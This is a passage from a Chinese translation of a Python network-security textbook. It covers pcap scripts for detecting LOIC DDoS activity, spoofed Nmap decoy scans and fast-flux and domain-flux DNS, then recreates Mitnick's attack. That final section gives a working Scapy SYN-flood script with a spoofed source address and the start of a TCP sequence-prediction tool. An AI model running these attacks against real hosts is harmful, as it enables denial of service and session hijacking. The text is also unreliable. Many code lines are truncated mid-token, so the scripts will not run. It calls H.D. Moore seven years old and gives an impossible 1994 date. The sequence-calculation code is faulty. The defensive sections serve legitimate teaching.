在大多数情况下，IRC服务使用的是TCP 6667端口，消息到IRC服务器的目的地至是TCP的6667端口，从IRC返回的消息的源地址端口应该是TCP的6667端口。让我们利用这些知识来编写我们的HIVEMIND解析函数 `findHivemind()` 。这一次，我们提取以太网协议，IP协议和TCP协议。提取TCP协议后，我们在探究特定的源和目的端口。如果看到命令 `!lazor` 带有目的端口6667，我们就可以确认成员发送了攻击命令。如果我们看到 `!lazor` 带有源目的地端口6667，我们就可以确定服务器发送了成员攻击命令。

```
import dpkt
import socket

def findHivemind(pcap):
    for (ts, buf) in pcap:
        try:
            eth = dpkt.ethernet.Ethernet(buf)
            ip = eth.data
            src = socket.inet_ntoa(ip.src)
            dst = socket.inet_ntoa(ip.dst)
            tcp = ip.data
            dport = tcp.dport
            sport = tcp.sport
            if dport == 6667:
                if '!lazor' in tcp.data.lower():
                    print('[!] DDoS Hivemind issued by: '+src)
                    print('[+] Target CMD: ' + tcp.data)
            if sport == 6667:
                if '!lazor' in tcp.data.lower():
                    print('[!] DDoS Hivemind issued to: '+src)
                    print('[+] Target CMD: ' + tcp.data)
        except:
            pass
```

识别正在进行的DDos攻击

有了定位下载LOIC工具和发现HIVE命令的功能，最后一项任务是：识别正在进行的DDos攻击。当一个用户开始了一个LOIC攻击，它将发送大量的TCP数据包给目标主机。这些数据包，接合从HIVE来的集体的数据包基本耗尽了目标主机的资源。我们开始一个 `tcpdump` 会话看着每0.00005秒发送一个小的数据包。这种行为不断的重复直到攻击结束。注意，目标无法相应，每次只就收5个数据包。

```
analyst# tcpdump –i eth0 'port 80'
06:39:26.090870 IP loic-attacker.1182 >loic-target.www: Flags [P.],
336:348, ack 1, win
64240, length 12
06:39:26.090976 IP loic-attacker.1186 >loic-target.www: Flags [P.],
336:348, ack 1, win
64240, length 12
06:39:26.090981 IP loic-attacker.1185 >loic-target.www: Flags [P.],
301:313, ack 1, win
64240, length 12
06:39:26.091036 IP loic-target.www > loic-attacker.1185: Flags [.],
313, win 14600, lengt
h 0
06:39:26.091134 IP loic-attacker.1189 >loic-target.www: Flags [P.],
336:348, ack 1, win
64240, length 12
06:39:26.091140 IP loic-attacker.1181 >loic-target.www: Flags [P.],
336:348, ack 1, win
64240, length 12
06:39:26.091142 IP loic-attacker.1180 >loic-target.www: Flags [P.],
336:348, ack 1, win
64240, length 12
06:39:26.091225 IP loic-attacker.1184 >loic-target.www: Flags [P.],
336:348, ack 1, win
<.. REPEATS 1000x TIMES..>
```

让我们快速编写一个发现正在进行DDos攻击的函数。为了发现一个攻击，我们将设置一个数据包阀值。如果一个用户到特定地址的的数据包数量超过该阀值，这表明我们将把它当做一个攻击做进一步调查。但是，这并不能确定用户发起了攻击。然而，当用户下载了LOIC工具，随后接受了HIVE指令，然后是实际的攻击，这足以提供证据用户参与了一次匿名的DDos攻击。

```
import dpkt
import socket

THRESH = 10000
def findAttack(pcap):
    pktCount = {}
    for (ts, buf) in pcap:
        try:
            eth = dpkt.ethernet.Ethernet(buf)
            ip = eth.data
            src = socket.inet_ntoa(ip.src)
            dst = socket.inet_ntoa(ip.dst)
            tcp = ip.data
            dport = tcp.dport
            if dport == 80:
                stream = src + ':' + dst
                if pktCount.has_key(stream):
                    pktCount[stream] = pktCount[stream] + 1
                else:
                    pktCount[stream] = 1
        except:
            pass
    for stream in pktCount:
        pktsSent = pktCount[stream]
        if pktsSent > THRESH:
            src = stream.split(':')[0]
            dst = stream.split(':')[1]
            print('[+] '+src+' attacked '+dst+' with ' + str(pktsSe
```

将我们的代码放在一起并加一些选项解析，我们的脚本现在可以检测下载，监听HIVE指令并检测攻击。

```
# coding=UTF-8
import dpkt
import socket
import optparse

def findDownload(pcap):
    for (ts, buf) in pcap:
        try:
            eth = dpkt.ethernet.Ethernet(buf)
            ip = eth.data
            src = socket.inet_ntoa(ip.src)
            tcp = ip.data
            http = dpkt.http.Request(tcp.data)
            if http.method == 'GET':
                uri = http.uri.lower()
                if '.zip' in uri and 'loic' in uri:
                    print('[!] ' + src + ' Downloaded LOIC.')
        except:
```

```
            pass

THRESH = 10000
def findAttack(pcap):
    pktCount = {}
    for (ts, buf) in pcap:
        try:
            eth = dpkt.ethernet.Ethernet(buf)
            ip = eth.data
            src = socket.inet_ntoa(ip.src)
            dst = socket.inet_ntoa(ip.dst)
            tcp = ip.data
            dport = tcp.dport
            if dport == 80:
                stream = src + ':' + dst
                if pktCount.has_key(stream):
                    pktCount[stream] = pktCount[stream] + 1
                else:
                    pktCount[stream] = 1
        except:
            pass
    for stream in pktCount:
        pktsSent = pktCount[stream]
        if pktsSent > THRESH:
            src = stream.split(':')[0]
            dst = stream.split(':')[1]
            print('[+] '+src+' attacked '+dst+' with ' + str(pktsSe

def findHivemind(pcap):
    for (ts, buf) in pcap:
        try:
            eth = dpkt.ethernet.Ethernet(buf)
            ip = eth.data
            src = socket.inet_ntoa(ip.src)
            dst = socket.inet_ntoa(ip.dst)
            tcp = ip.data
            dport = tcp.dport
            sport = tcp.sport
            if dport == 6667:
                if '!lazor' in tcp.data.lower():
                    print('[!] DDoS Hivemind issued by: '+src)
                    print('[+] Target CMD: ' + tcp.data)
            if sport == 6667:
                if '!lazor' in tcp.data.lower():
                    print('[!] DDoS Hivemind issued to: '+src)
                    print('[+] Target CMD: ' + tcp.data)
        except:
            pass

def main():
    parser = optparse.OptionParser("usage%prog -p<pcap file> -t <th
    parser.add_option('-p', dest='pcapFile', type='string', help='s
    parser.add_option('-t', dest='thresh', type='int', help='specif
```

```
    (options, args) = parser.parse_args()
    if options.pcapFile == None:
        print(parser.usage)
        exit(0)
    if options.thresh != None:
        THRESH = options.thresh
    pcapFile = options.pcapFile
    f = open(pcapFile)
    pcap = dpkt.pcap.Reader(f)
    findDownload(pcap)
    findHivemind(pcap)
    findAttack(pcap)

if __name__ == '__main__':
    main()
```

运行代码，我们可以看到结果。四个用户下载了工具。接着，不同的用户发送攻击命令给另外两个连接着的攻击者，最后，这两个攻击者实际参与了攻击。因此现在的脚本识别整个DDos攻击行动。虽然入侵检测系统可以检测类似的活动，但编写一个自定义脚本做的更好。在下面的章节中，我们看看一个自定义脚本，一个七岁小孩编写的用来保护五角大楼的脚本。

```
analyst# python findDDoS.py –p traffic.pcap
[!] 192.168.1.3 Downloaded LOIC.
[!] 192.168.1.5 Downloaded LOIC.
[!] 192.168.1.7 Downloaded LOIC.
[!] 192.168.1.9 Downloaded LOIC.
[!] DDoS Hivemind issued by: 192.168.1.2
[+] Target CMD: TOPIC #LOIC:!lazor targetip=192.168.95.141 message=
[!] DDoS Hivemind issued to: 192.168.1.3
[+] Target CMD: TOPIC #LOIC:!lazor targetip=192.168.95.141 message=
[!] DDoS Hivemind issued to: 192.168.1.5
[+] Target CMD: TOPIC #LOIC:!lazor targetip=192.168.95.141 message=
[+] 192.168.1.3 attacked 192.168.95.141 with 1000337 pkts.
[+] 192.168.1.5 attacked 192.168.95.141 with 4133000 pkts.
```

H. D. Moore怎样解决五角大楼的困境

1999年末，美国五角大楼的计算机网络面临着严重的危机。美国国防总部，五角大楼宣布正遭受着一系列的组织协调的复杂的攻击。最新发布的工具Nmap，使得任何人扫描网络的服务和漏洞变得更容易了。五角大楼担心一些攻击者使用Nmap识别五角大楼庞大的计算机网络的漏洞地图。

检测Nmap扫描很容易，关联攻击者的地址，然后找到物理地址。然而，攻击者在Nmap中使用高级选项，而不是从特定的攻击者地址发动扫描，其中包括似乎来自世界各地的扫描的诱饵。五角大楼专家很难分清时间扫描和诱饵扫描之间的关系。

当专家研究了大量的理论方法分许数据的记录，最后7岁的H.D.Moore，传奇框架Metasploit框架的创造者，给出了一个可行的解决方案。他建议使用所有进来的数据包的TTL字段。生存时间(TTL)字段用来确认一个IP数据包多跳可以到达目的地。数据包没通过一个路由器，路由器就减少一个TTL字段的值。Moore意识到这可能是确认扫描数据包来源的极好的方法。对于记录的每一个Nmap扫描的源地址，他发送了一个ICMP数据包确认和扫描机器之间的条数。然后用这个信息来区分是攻击者还是诱饵。显然，只有攻击者才有正确的TTL值，而诱饵没有正确的TTL值。他的方案可行！五角大楼要求Moore在1999的SANS会议上展示自己的工具和研究。Moore称他的工具为Nlog，因为它记录了Nmap的各种扫描信息。

在下面的章节中，我们将使用Python重建Moore的分析过程和创建他的工具Nlog。你会希望了解一个7岁少年十多年前的想法：简单，优雅的解决检测攻击的方案。

理解TTL字段

在编写脚本之前，我们来接是一下IP数据包的TTL字段。TTL字段包含8个bit，有效值0到255。当计算机发送一个IP数据包时，它设置TTL字段为可以到达目的地的最大跳，每个路由设备改变数据包的TTL字段值。如果TTL字段为零，路由器抛弃这个数据包防止无限循环路由。比如说，如果我ping地址 `8.8.8.8` ，初始化TTL为64它将返回TTL的值为53我们可以看到数据包穿过了11个路由设备。

```
target# ping –m 64 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=53 time=48.0 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=53 time=49.7 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=53 time=59.4 ms
```

引进诱饵扫描的是1.6版本，诱饵数据包的TTL不是随机的也不是正确的。未能正确计算TTL允许Moore确认这些数据包。显然，Nmap的代码从1999年得到显著的增长和发展，在最近的版本中，Nmap使用下面的算法随机的设置TTL。该算法随机的产生一个TTL，用户也能自己指定TTL的值。

```
/* Time to live */
if (ttl == -1) {
    myttl = (get_random_uint()% 23) + 37;
} else {
myttl = ttl;
}
```

为了运行一个Nmap诱饵扫描，我们在IP地址后面加上参数 `-D` ，在这种情况下，我们将使用地址 `8.8.8.8` 作为诱饵地址，此外，我们自己指定TTL的值为13，因此，下面我们用TTL为13的诱饵地址为 `8.8.8.8` 扫描 `192.168.1.7` 。

```
attacker$ nmap 192.168.1.7 -D 8.8.8.8 -ttl 13
Starting Nmap 5.51 (http://nmap.org) at 2012-03-04 14:54 MST
Nmap scan report for 192.168.1.7
Host is up (0.015s latency).
<..SNIPPED..>
```

在目标 `192.168.1.7` 上，我们在详细模式下打开 `tcpdump` (`-v`)，禁用名称解析(`-nn`)，过滤特定的地址 `8.8.8.8` (`'host 8.8.8.8'`)，我们看到Nmap成功的用TTL为13，诱饵地址为 `8.8.8.8` 发送了数据包。

```
target# tcpdump –i eth0 –v –nn 'host 8.8.8.8'
8.8.8.8.42936 > 192.168.1.7.6: Flags [S], cksum 0xcae7 (correct), s
    690560664, win 3072, options [mss 1460], length 0
14:56:41.289989 IP (tos 0x0, ttl 13, id 1625, offset 0, flags [none
    proto TCP (6), length 44)
    8.8.8.8.42936 > 192.168.1.7.1009: Flags [S], cksum 0xc6fc (corr
    seq 690560664, win 3072, options [mss 1460], length 0
14:56:41.289996 IP (tos 0x0, ttl 13, id 16857, offset 0, flags
    [none], proto TCP (6), length 44)
    8.8.8.8.42936 > 192.168.1.7.1110: Flags [S], cksum 0xc697 (corr
    seq 690560664, win 3072, options [mss 1460], length 0
14:56:41.290003 IP (tos 0x0, ttl 13, id 41154, offset 0, flags [non
    proto TCP (6), length 44)
    8.8.8.8.42936 > 192.168.1.7.2601: Flags [S], cksum 0xc0c4 (corr
    seq 690560664, win 3072, options [mss 1460], length 0
14:56:41.307069 IP (tos 0x0, ttl 13, id 63795, offset 0, flags [non
proto TCP (6), length 44)
```

用Scapy解析TTL字段

让我们开始编写我们的脚本来打印源地址和数据包里面的TTL值。这一点上，在本章的剩余部分我们会使用 `Scapy` 库，你也可以简单的使用Dpkt库来编写这个代码。我们将建立一个函数 `testTTL()` 来嗅探每一个经过的数据包，检查数据包的IP层，抽取IP地址和TTL字段并打印字段在屏幕上。

```
from scapy.all import *
def testTTL(pkt):
    try:
        if pkt.haslayer(IP):
            ipsrc = pkt.getlayer(IP).src
            ttl = str(pkt.ttl)
            print '[+] Pkt Received From: '+ipsrc+' with TTL: ' + t
    except:
        pass

def main():
    sniff(prn=testTTL, store=0)

if __name__ == '__main__':
main()
```

运行我们的代码，我们看到我们已经从不同的地址收到几个带有不同的TTL的数据包。这些结果也包括来自 `8.8.8.8` 的TTL为13的诱饵扫描。我们知道TTL应该是64-13=51跳，我们可以认为有人伪造数据包。应该注意一点，LInux/Unix系统上通常初始TTL值为64，而Windows系统初始TTL值为128。为了我们脚本的目的，我们假设我们只解析来自Linux扫描的数据包，所以让我们增加一个函数来检查实际接受的TTL。

```
analyst# python printTTL.py
[+] Pkt Received From: 192.168.1.7 with TTL: 64
[+] Pkt Received From: 173.255.226.98 with TTL: 52
[+] Pkt Received From: 8.8.8.8 with TTL: 13
[+] Pkt Received From: 8.8.8.8 with TTL: 13
[+] Pkt Received From: 192.168.1.7 with TTL: 64
[+] Pkt Received From: 173.255.226.98 with TTL: 52
[+] Pkt Received From: 8.8.8.8 with TTL: 13
```

我们的函数 `checkTTL()` 需要一个IP源地址和对应的TTL值作为输入并输出TTL是否有效的信息。首先，让我们用一个条件与语句快速的消除死人IP地址的数据包(`10.0.0.0-10.255.255.255` , `172.16.0.0-172.31.255.255` ,和 `192.168.0.0-192.168.255.255`)。

为此，我们导入IPy库，为了避免和 `Scapy` 的IP类冲突，我们把它作为IPTEST，如果 `IPTEST(ipsrc).iptype()` 返回 `'PRIVATE'` ，我们变忽略检查这个数据包。

我们从相同的源地址收到了不少的独特的数据包，我们只需要检查源地址一次。如果先前我们没看到源地址，让我们构建一个目的地址与源地址相同的IP数据包。此外，我们将制作一个ICMP数据包与目的地址向回应。一旦目标地址回应，我们将TTL值放在字典中，通过IP源地址索引，我们再来检查实际收到的TTL值和原始数

据包里面的TTL值。数据包可能会走不同的路线来到达目的地，造成TTL不同，然而，如果跳数的距离相差五跳，我们可以假定，它可能是一个欺骗性的TTL，并打印警告信息在屏幕上。

```
from IPy import IP as IPTEST
ttlValues = {}
THRESH = 5

def checkTTL(ipsrc, ttl):
    if IPTEST(ipsrc).iptype() == 'PRIVATE':
        return
    if not ttlValues.has_key(ipsrc):
        pkt = sr1(IP(dst=ipsrc) / ICMP(), retry=0, timeout=1, verbo
        ttlValues[ipsrc] = pkt.ttl
    if abs(int(ttl) - int(ttlValues[ipsrc])) > THRESH:
        print('\n[!] Detected Possible Spoofed Packet From: ' + ips
        print('[!] TTL: ' + ttl + ', Actual TTL: ' + str(ttlValues[
```

我们添加一些选项解析来指定要监听的地址，然后通过一个选项来设定阀值来产生最终的代码。少于50行的代码，我们拥有是数十年前Moore为五角大楼困境的解决方案。

```
# coding=UTF-8
import time
import optparse
from scapy.all import *
from IPy import IP as IPTEST

ttlValues = {}
THRESH = 5

def checkTTL(ipsrc, ttl):
    if IPTEST(ipsrc).iptype() == 'PRIVATE':
        return
    if not ttlValues.has_key(ipsrc):
        pkt = sr1(IP(dst=ipsrc) / ICMP(), retry=0, timeout=1, verbo
        ttlValues[ipsrc] = pkt.ttl
    if abs(int(ttl) - int(ttlValues[ipsrc])) > THRESH:
        print('\n[!] Detected Possible Spoofed Packet From: ' + ips
        print('[!] TTL: ' + ttl + ', Actual TTL: ' + str(ttlValues[


def testTTL(pkt):
    try:
        if pkt.haslayer(IP):
            ipsrc = pkt.getlayer(IP).src
            ttl = str(pkt.ttl)
            print('[+] Pkt Received From: '+ipsrc+' with TTL: ' + t
    except:
        pass

def main():
    parser = optparse.OptionParser("usage%prog -i<interface> -t <th
    parser.add_option('-i', dest='iface', type='string', help='spec
    parser.add_option('-t', dest='thresh', type='int', help='specif
    (options, args) = parser.parse_args()
    if options.iface == None:
        conf.iface = 'eth0'
    else:
        conf.iface = options.iface
    if options.thresh != None:
        THRESH = options.thresh
    else:
        THRESH = 5
    sniff(prn=testTTL, store=0)

if __name__ == '__main__':
    main()
```

运行我们的代码，我们可以看到它正确的识别了诱饵Nmap扫描，来自 `8.8.8.8` 的扫描。需要注意的是，我们的值产生于一个默认的Linux初始TTL值64，尽管RFC 1700推荐的默认TTL值是64，但是Windows系统还是将128作为TTL

的默认初始值。此外，其他一些Unix变种的系统有着不同的TTL值。现在我们假定产生数据包的系统为Linux。

```
analyst# python spoofDetect.py –i eth0 –t 5
[!] Detected Possible Spoofed Packet From: 8.8.8.8
[!] TTL: 13, Actual TTL: 53
[!] Detected Possible Spoofed Packet From: 8.8.8.8
[!] TTL: 13, Actual TTL: 53
[!] Detected Possible Spoofed Packet From: 8.8.8.8
[!] TTL: 13, Actual TTL: 53
[!] Detected Possible Spoofed Packet From: 8.8.8.8
[!] TTL: 13, Actual TTL: 53
<..SNIPPED..>
```

Storm的FAST流量和Conficker的Domain流量

2007年，安全研究人员确认一种新技术，曾被臭名昭著的Storm僵尸网络使用。这种技术称为Fast流量，利用DNS记录隐藏命令从而控制Storm僵尸网络。DNS服务是通常是转换域名到IP地址的。当DNS服务返回一个结果时，他还指定了TTL，在主机检查之前任然有效。

Storm僵尸网络的攻击者为了命令和控制服务器而频繁的改变DNS记录。事实上，他们使用的2000多个主机散步在50个国家384个供应商。为了命令和控制主机，攻击者频繁的替换IP地址，确保DNS返回很短的TTL结果。IP地址的Fast流量令安全人员很难确认被命令和控制的僵尸网络，更难让服务器脱机。

Fast很难从Storm僵尸网络卸载下来，类似的技术次年用于辅助感染了两百多个国家的7百多万电脑。Conficker蠕虫是目前为止最成功的计算机蠕虫，通过攻击Windows的SMB协议漏洞来传播。一旦被感染，脆弱的主机连接到一个命名和控制服务器等待进一步指示。确认和阻止和命令控制主机通讯对于停止攻击是完全有必要的。然而，Conficker蠕虫使用当前的UTC时间和日期每三个小时就产生不同的域名。对Conficker迭代意味着每三个小时将产生50000个域。攻击者只需要注册极少的域名到真是的IP就可以命令和控制服务器。这使得拦截和阻止命令和控制服务器的流量很困难。因此技术人员将它命名为Domain流量。

在下面的章节中，我们将编写一些Python脚本来检测识别外界的Fast流量和Domain流量攻击。

你的NDS知道一些你不知道的事吗？ 为了确认外界的Fast流量和Domain流量，让我们快速审查一下DNS，通过查看域名请求时产生的流量。为了明白这些，让我们执行域名查询操作。注意，我们的域名服务器在 `192.168.1.1` ，翻译域名到 `74.117.114.119` 的IP地址。

```
analyst# nslookup whitehouse.com
Server: 192.168.1.1
Address: 192.168.1.1#53
Non-authoritative answer:
Name: whitehouse.com
Address: 74.117.114.119
```

用 `tcpdump` 检查NDS流量，我们可以看到客户端 `192.168.13.37` 发送了一个DNS请求给 `192.168.1.1` 。特别是客户端生成了DNS快速记录(DNSQR)请求Ipv4地址，服务器响应增加DNS资源记录(DNSRR)并提供IP地址。

```
analyst# tcpdump -i eth0 -nn 'udp port 53'
07:45:46.529978 IP 192.168.13.37.52120 >192.168.1.1.53: 63962+ A?
    whitehouse.com. (32)
07:45:46.533817 IP 192.168.1.1.53>192.168.13.37.52120: 63962 1/0/0
74.117.114.119 (48)
```

使用Scapy解析DNS流量

当我们用 `Scapy` 研究DNS协议请求，我们可以看到包含在每一个A记录的DNSQR包含了请求名(`qname`)，请求类型(`qtype`)和请求类(`qclass`)。为了上述要求，我们要请求域名的Ipv4地址，让 `qname` 字段等于域名。DNS服务响应通过添加DNSRR包含资源名称(`rrname`)，类型(`type`)，资源记录类(`rclass`)和TTL。知道Fast流量和Domain流量是怎么工作的，我们现在可以使用 `Scapy` 编写Python脚本分析可确认可以的DNS流量。

```
analyst# scapy
Welcome to Scapy (2.0.1)
>>>ls(DNSQR)
qname : DNSStrField       =       (‘’)
qtype : ShortEnumField     =       (1)
qclass : ShortEnumField     =       (1)
>>>ls(DNSRR)
rrname : DNSStrField       =       (‘’)
type : ShortEnumField       =       (1)
rclass : ShortEnumField      =       (1)
ttl : IntField                =       (0)
rdlen : RDLenField       =       (None)
rdata : RDataField       =       (‘’)
```

欧洲网络与信息安全机构通过了一个分析网络流量极好的资源。他们提供了一个光盘ISO镜像，包含了一些网络捕获和练习。你可以从下面网站下载：http://www.enisa.europa.eu/activities/cert/support/exercise/live-dvd-iso-images 。练习7提供了一个练习Fast流量行为的例子的PCAP。此外你可能希望被间谍软件或

者恶意软件感染的虚拟机在活动前在受控的实验环境安全检查流量。为了我们的目的，让我们假设你现在有一个捕获的网络流量包 `fastFlux.pcap` 包含了一些你想要分析的NDS流量。

用Scapy检测Fast流量

让我们编写Python脚本阅读pcap并分析所有的包含DNSRR的数据包。 `Scapy` 功能强大， `haslayer()` 函数将协议类型作为输入，并返回一个布尔值。如果数据包包含一个DNSRR，我们将抽取包含适当域名和IP地址的 `rname` 和 `rdata` 变量。我们可以检查我们维护的域名字典，通过域名索引。如果是我之前见过的域名，我们将看看它是否与先前的IP地址相关联。如果它有一个不同以前的IP地址，我们将增加到我们维护的字典。相反，如果我们发现了一个新域名，我们添加它到我们的字典。我们添加这个域名的IP地址作为存储我们字典值的数组的第一个元素。 这看起来有些复杂，但是我们想能够存储所有的域名和他们关联的不同的IP地址。为了检测Fast流量，我们需要知道那个域名有多个IP地址。在研究所有的数据包之后，我们打印所有的域名和每个域名的多个IP地址。

```
from scapy.all import *
dnsRecords = {}
def handlePkt(pkt):
    if pkt.haslayer(DNSRR):
        rrname = pkt.getlayer(DNSRR).rrname
        rdata = pkt.getlayer(DNSRR).rdata
        if dnsRecords.has_key(rrname):
            if rdata not in dnsRecords[rrname]:
                dnsRecords[rrname].append(rdata)
        else:
            dnsRecords[rrname] = []
            dnsRecords[rrname].append(rdata)
def main():
    pkts = rdpcap('fastFlux.pcap')
    for pkt in pkts:
        handlePkt(pkt)
    for item in dnsRecords:
        print('[+] '+item+' has '+str(len(dnsRecords[item])) + ' ur
if __name__ == '__main__':
main()
```

运行我们的代码，我们可以看到至少有四个域名与多个IP相对应。所有的死四个域名在过去实际上被Fast流量所利用。

```
analyst# python testFastFlux.py
[+] ibank-halifax.com. has 100,379 unique IPs.
[+] armsummer.com. has 14,233 unique IPs.
[+] boardhour.com. has 11,900 unique IPs.
[+] swimhad.com. has 11, 719 unique IPs.
```

用Scapy检测Domain流量

接下来，我们开始分析被Conficker蠕虫感染的机器。你可以感染你自己的机器或者下载一些捕获的样本。许多第三方网站包含不同的Conficker捕获。由于Conficker蠕虫利用Domain流量，我们需要查看服务器包含未知域名的错误信息的响应。不同版本的Conficker蠕虫生成几种DNS。因为几个域名是伪造的，为了掩盖真实的命令控制服务器。大多数DNS服务器缺乏将域名转换成真实的地址并替代生成的错误的信息的能力。让我们通过确认所有的包含name-error信息的DNS响应来确认Domain流量。为了得到完整的Conficker蠕虫使用过的域名列表，我们可以在http://www.cert.at/downloads/data/conficker_en.html 找到。

```
from scapy.all import *
def dnsQRTest(pkt):
    if pkt.haslayer(DNSRR) and pkt.getlayer(UDP).sport == 53:
        rcode = pkt.getlayer(DNS).rcode
        qname = pkt.getlayer(DNSQR).qname
        if rcode == 3:
            print('[!] Name request lookup failed: ' + qname)
            return True
        else:
            return False
def main():
    unAnsReqs = 0
    pkts = rdpcap('domainFlux.pcap')
    for pkt in pkts:
        if dnsQRTest(pkt):
            unAnsReqs = unAnsReqs + 1
    print('[!] '+str(unAnsReqs)+' Total Unanswered Name Requests')

if __name__ == '__main__':
main()
```

注意当我们运行脚本时，我们可以看到一些用于Conficker蠕虫Domain流量的实际域名。成功！我们可以确认攻击。在下一节里让我们用我们的分析技能重新审视一下发生在15年前的复杂的攻击。

```
analyst# python testDomainFlux.py
[!] Name request lookup failed: tkggvtqvj.org.
[!] Name request lookup failed: yqdqyntx.com.
[!] Name request lookup failed: uvcaylkgdpg.biz.
[!] Name request lookup failed: vzcocljtfi.biz.
[!] Name request lookup failed: wojpnhwk.cc.
[!] Name request lookup failed: plrjgcjzf.net.
[!] Name request lookup failed: qegiche.ws.
[!] Name request lookup failed: ylktrupygmp.cc.
[!] Name request lookup failed: ovdbkbanqw.com.
<..SNIPPED..>
[!] 250 Total Unanswered Name Requests
```

凯文米特尼克和TCP序列预测

1996年2月16日结束了一个臭名昭著的黑客的统治。其疯狂的犯罪行为包含盗取价值数百万美元的商业机密。15年来，凯文米特尼克获得未授权访问计算机，窃取私人信息，试图抓他的人都厌倦了，但是最后一个针对他的小组抓到了他。

Tsutomu Shimomura，一个计算物理理学家，帮助逮捕了米特尼克。在1992的手机安全听证会后，米特尼克便成为了他的目标。1994年12月，有人闯入了他家的电脑系统。相信这次攻击是米特尼克并被他的新的攻击方法所着迷，他本来领导的LED团队在第二年开始追踪米特尼克。

他好奇攻击向量是什么，以前从没见到过，米特尼克用了一个方法劫持了TCP会话。这种技术被称为TCP序列预测，攻击缺乏随机性的序列号跟踪单个网络连接。这个技术接合IP地址欺骗，允许米特尼克劫持他家电脑的一个连接。在下面的章节中，我们将重现并编写米特尼克曾经使用过的TCP序列预测的工具和攻击。

你自己的TCP序列预测

米特尼克攻击过的机器有一个可靠的远程连接服务协议。这个远程服务能访问米特尼克的受害者，通过运行在TCP 513端口上的远程登陆协议(rlogin)。而不是使用公钥协商或者是密码方式，rlogin使用了一个不安全的认证方法---检查源IP地址。因此，为了攻击Shimomura的电脑米特尼克必须1.找到一个可信的服务器；2.沉默的可信服务器；3.欺骗来自服务器的连接；4.盲目的欺骗正确的TCP三次握手包的ACK包。听起来比实际上更难，1994年1月25日，Shimomura发布了这次攻击的详细描述在新闻博客上。通过看他发布的技术细节分析这次攻击，我们将编写一个Python脚本来执行类似的攻击。

在米特尼克确认了Shimomura的私人电脑上有一个可靠的远程服务，他需要那个机器沉默。如果机器注意到尝试使用他的IP地址欺骗连接，机器将会发送重置数据包关闭连接。为了让机器沉默，米特尼克发送了一类咧的TCP SYN包到服务器的登陆端口。被称为SYN洪水攻击，这个攻击充满了服务器的连接序列并保持它的响应。从Shimomura发布的细节来看，我们看到一系列的TCP SYN包发送到目标主机的登陆端口。

```
14:18:22.516699 130.92.6.97.600 > server.login: S
1382726960:1382726960(0) win 4096
14:18:22.566069 130.92.6.97.601 > server.login: S
1382726961:1382726961(0) win 4096
14:18:22.744477 130.92.6.97.602 > server.login: S
1382726962:1382726962(0) win 4096
14:18:22.830111 130.92.6.97.603 > server.login: S
1382726963:1382726963(0) win 4096
14:18:22.886128 130.92.6.97.604 > server.login: S
1382726964:1382726964(0) win 4096
14:18:22.943514 130.92.6.97.605 > server.login: S
1382726965:1382726965(0) win 4096
<..SNIPPED..?
```

用Scapy制作SYN洪水

用 `Scapy` 简单的复制一个TCP SYN洪水攻击，我们将制作一些IP数据包，有递增的TCP源端口和不断的TCP 513目标端口。

```
from scapy.all import *

def synFlood(src, tgt):
    for sport in range(1024, 65535):
        IPlayer = IP(src=src, dst=tgt)
        TCPlayer = TCP(sport=sport, dport=513)
        pkt = IPlayer / TCPlayer
        send(pkt)

src = "10.1.1.2"
tgt = "192.168.1.3"
synFlood(src, tgt)
```

运行攻击发送TCP SYN数据包耗尽目标主机资源，填满它的连接队列，基本瘫痪目标发送TCP 重置包的能力。

```
mitnick# python synFlood.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
<..SNIPPED..>
```

计算TCP序列号

现在攻击变得有一些有趣了。随着远程服务器的沉默，米特尼克可以欺骗目标的TCP连接。然而，这取决于他发送伪造的SYN的能力，Shimomura机器TCP连接后的一个TCP ACK数据包。为了完成连接，米特尼克需要需要正确的猜到TCP ACK的序列号，因为他无法观察到他，并返回一个正确的猜测的TCP ACK序列号。为了正确计算TCP序列号，米特尼克从名为 `apollo.it.luc.edu` 的大学机器发送了一系列的SYN数据包，收到SYN之后，Shimomura的机器的终端响应了一个带序列号的TCP ACK数据包注意下面隐藏技术细节的序列号： `2022080000, 2022208000, 2022336000, 2022464000` 。每个增量相差128000，这让计算正确的TCP序列号更加容易。(注意，大多数现代的操作系统今天提供更强大的随机TCP序列号。)

```
14:18:27.014050 apollo.it.luc.edu.998 > x-terminal.shell: S
1382726992:1382726992(0) win 4096
14:18:27.174846 x-terminal.shell > apollo.it.luc.edu.998: S
2022080000:2022080000(0) ack 1382726993 win 4096
14:18:27.251840 apollo.it.luc.edu.998 > x-terminal.shell: R
1382726993:1382726993(0) win 0
14:18:27.544069 apollo.it.luc.edu.997 > x-terminal.shell: S
1382726993:1382726993(0) win 4096
14:18:27.714932 x-terminal.shell > apollo.it.luc.edu.997: S
2022208000:2022208000(0) ack 1382726994 win 4096
14:18:27.794456 apollo.it.luc.edu.997 > x-terminal.shell: R
1382726994:1382726994(0) win 0
14:18:28.054114 apollo.it.luc.edu.996 > x-terminal.shell: S
1382726994:1382726994(0) win 4096
14:18:28.224935 x-terminal.shell > apollo.it.luc.edu.996: S
2022336000:2022336000(0) ack 1382726995 win 4096
14:18:28.305578 apollo.it.luc.edu.996 > x-terminal.shell: R
1382726995:1382726995(0) win 0
14:18:28.564333 apollo.it.luc.edu.995 > x-terminal.shell: S
1382726995:1382726995(0) win 4096
14:18:28.734953 x-terminal.shell > apollo.it.luc.edu.995: S
2022464000:2022464000(0) ack 1382726996 win 4096
14:18:28.811591 apollo.it.luc.edu.995 > x-terminal.shell: R
1382726996:1382726996(0) win 0
<..SNIPPED..>
```

为了在Python中重现，我们将发送TCP SYN数据包并等待TCP SYN-ACK数据包。一旦收到，我们将从ACK中剥离TCP序列号并打印到屏幕上。我们进重复4次确认一个规律的存在。注意，使用 `Scapy` ，我们不需要完整的TCP和IP字段： `Scapy` 将用值填充他们。此外，它将从我们默认的源地址发送。我们的新函数 `callSYN()` 将会接受一个IP地址返回写一个ACK序列号(当前的序列号加上变化)。

```
from scapy.all import *
def calTSN(tgt):
    seqNum = 0
    preNum = 0
    diffSeq = 0
    for x in range(1, 5):
        if preNum != 0:
            preNum = seqNum
        pkt = IP(dst=tgt) / TCP()
        ans = sr1(pkt, verbose=0)
        seqNum = ans.getlayer(TCP).seq
        diffSeq = seqNum - preNum
        print '[+] TCP Seq Difference: ' + str(diffSeq)
    return seqNum + diffSeq

tgt = "192.168.1.106"
seqNum = calTSN(tgt)
